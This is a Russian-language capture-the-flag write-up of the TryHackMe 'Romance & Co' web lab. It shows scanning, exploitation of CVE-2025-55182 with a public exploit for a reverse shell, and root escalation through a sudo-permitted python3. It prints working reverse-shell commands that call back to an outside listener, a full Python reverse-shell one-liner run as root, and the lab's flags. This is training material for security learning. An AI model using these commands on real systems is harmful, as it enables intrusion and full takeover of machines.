

Reconnaissance

Active machines information

IP Address: 10.114.139.184

POINTS
200

CATEGORY
Web

DIFFICULTY
Medium

From
TryHackMe
To
You

My Dearest Hacker,

Valentine's Day is fast approaching, and "Romance & Co" are gearing up for their busiest season.

Behind the scenes, however, things are going wrong. Security alerts suggest that "Romance & Co" has already been compromised. Logs are incomplete, developers defensive and Shareholders want answers now!

As a security analyst, your mission is to retrace the attacker's, uncover how the attackers exploited the vulnerabilities found on the "Romance & Co" web application and determine exactly how the breach occurred.

You can find the web application here: `http://10.114.139.184:3000`

Web

With love,
Chief Inspector Valentine ♥

Наш айпишник и порт веба

```
https://10.114.139.184:3000
```


На всякий пройдемся rustscan-ом

```
rustscan -a 10.114.139.184
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
3000/tcp	open	ppp	syn-ack

Web analysis

Наш вебчик на 3000 порту



Посмотрим код страницы:

Начало ненного странное

```
<!DOCTYPE html><!--3WpzTMYEK9QG0eqIBQxrR--><html lang="en" class="dark">
<head><meta charset="utf-8"/><meta name="viewport" content="width=device-
width, initial-scale=1"/><link rel="preload" href="
[/_next/static/media/797e433ab948586e-s.p.dbea232f.woff2](view-
source:http://10.114.139.184:3000/_next/static/media/797e433ab948586e-
s.p.dbea232f.woff2)"
```

Пройдемся сканерами веб-уязвимостей:

```
nuclei -u http://10.114.139.184:30
```

А вот это уже интересно:

```
[WRN] Found 1 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v3.6.1 (outdated)
[INF] Current nuclei-templates version: v10.4.0 (latest)
[INF] New templates added in latest release: 94
[INF] Templates loaded for current scan: 9904
[INF] Executing 9887 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 17 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2255 (Reduced 2130 Requests)
[INF] Using Interactsh Server: oast.site
[CVE-2025-55184] [http] [high] http://10.114.139.184:3000/
[CVE-2025-55182] [http] [critical] http://10.114.139.184:3000/
```

Нашлась критическая уязвимость, есть возможность удаленного исполнения кода

Choosing an attack vector

В ходе решения лабы нашел эксплойт, который позволял выполнять команды bash на сервере, давайте попробуем получить reverse shell, для этого я нашел подходящий эксплойт.

<https://github.com/Spritualkb/CVE-2025-55182-exp>

```
git clone https://github.com/Spritualkb/CVE-2025-55182-exp.git
cd CVE-2025-55182-exp
pip install requestspython3 exp.py http://10.114.139.184:3000/ --revshell
192.168.198.138 4444
```

```
# в другом терминале
nc -lvnp 4444
```

Ура, сработало, зато и флаг

```
[pinkot@parrot]-[~]  
└─$ nc -lvnp 4444  
Listening on 0.0.0.0 4444  
Connection received on 10.114.139.184 48092  
sh: can't access tty; job control turned off  
/app $ ls  
Dockerfile  
app  
components  
docker-compose.yml  
exploit.py  
lib  
next-env.d.ts  
next.config.js  
node_modules  
package-lock.json  
package.json  
postcss.config.js  
public  
tailwind.config.js  
tsconfig.json  
/app $ cd /h  
sh: cd: can't cd to /h: No such file or directory  
/app $ cd /home  
/home $ ls  
daniel  
node  
/home $ cd dan  
sh: cd: can't cd to dan: No such file or directory  
/home $ cd daniel  
~ $ ls  
user.txt  
~ $ cat user.txt  
THM{R34c7_2_5h311_3xpl017}  
~ $ █
```

THM{R34c7_2_5h311_3xpl017}

Privilege Escalation

Первым делом пробуем:

```
sudo -l
```

```
#а это уже интересно
```

```
Matching Defaults entries for daniel on romance:
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
Runas and Command-specific defaults for daniel:
```

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

```
User daniel may run the following commands on romance:
```

```
(root) NOPASSWD: /usr/bin/python3
```

Можем запускать /usr/bin/python3 от root

На сайте <https://www.revshells.com/> сгенерируем себе пэйлоад

```
# в другом терминале запускаем слушатель
```

```
nc -lvnp 5555
```

```
#на тачке
```

```
sudo /usr/bin/python3 -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.198.138",5555));os.dup2(s.fileno(),0);
```

```
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")
```

```
[pinkot@parrot]-[~]
$nc -lvnp 5555
Listening on 0.0.0.0 5555
Connection received on 10.114.139.184 48016
/app # ls
ls
Dockerfile          lib                 package.json
app                 next-env.d.ts      postcss.config.js
components          next.config.js     public
docker-compose.yml  node_modules       tailwind.config.js
exploit.py          package-lock.json  tsconfig.json
/app # ^[[12;8Rid
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/app # cd /root
cd /root
~ # ls
ls
root.txt
~ # cat root.txt
cat root.txt
THM{Pr1v_35c_47_175_f1n357}
~ # ^[[24;5R
```

Ура, мы получили ревшелл от рута, и добрались до флага

```
THM{Pr1v_35c_47_175_f1n357}
```